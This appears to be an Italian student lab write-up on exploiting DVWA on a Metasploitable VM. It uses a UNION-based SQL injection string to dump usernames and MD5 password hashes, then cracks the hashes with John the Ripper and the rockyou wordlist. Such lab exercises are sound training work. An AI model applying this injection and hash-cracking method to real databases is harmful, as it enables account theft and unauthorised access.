

## CONSEGNA S6/L3

In questa lezione si effettua un **password cracking** partendo da un **attacco SQL injection** su un database utilizzando il tool **John The Ripper** su Kali.

L'obiettivo è riuscire a **cifrare le password** (e quindi a visualizzarle in chiaro) partendo da una **sequenza in hash** di password MD5 (e quindi criptate).

Per prima cosa si avviano Kali e Meta e devono essere in grado di comunicare tra loro (e quindi di pingare).


Si avvia Kali e si cerca su Firefox l'IP di Meta e si entra nella sezione **DVWA**.

Si imposta il livello di sicurezza su **low** e si accede alla sezione **SQL Injection**.

A questo punto dobbiamo estrarre dal database le **combinazioni** di *user* e *password* e per farlo si deve inserire questa stringa:

**1' UNION SELECT user, password FROM users#**

Una volta fatto ci deve apparire questa schermata:



**DVWA**

**Vulnerability: SQL Injection**

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03


ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Ovviamente le password sono in hash, quindi cifrate, e dobbiamo usare il tool *John The Ripper* per decifrarle.

Salviamo le combinazioni di user e password in un **file .txt**, in questo modo:



Prima di eseguire ogni comando dobbiamo estrarre sul **desktop** il **dizionario** pre-installato di Kali per andare a decriptare le nostre password.

Per farlo ci basta andare su **Files>Other Locations>Kali GNU/Linux>usr>share>wordlists**.

Una volta entrati nella cartella giusta troveremo un file **.txt** zippato e ci basta **unzipparlo** sul **desktop**.

Per farlo si apre il file zippato e si clicca con il tasto destro sul file per estrarlo, stando attenti a scegliere la giusta directory (in questo caso Desktop).

Ora apriamo un *terminale* e, una volta entrati con **permesso di root**, eseguiamo questo comando:

```
john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
```

Questo comando del tool va a leggere il formato in hash delle nostre combinazioni (**raw md5**) dal nostro **file di testo** (in questo caso chiamato **hash.txt**) utilizzando la nostra **wordlist** per la **decriptazione** (e quindi il nostro **dizionario** che si trova nella **directory Desktop**).

Una volta eseguito correttamente otteniamo quanto segue:

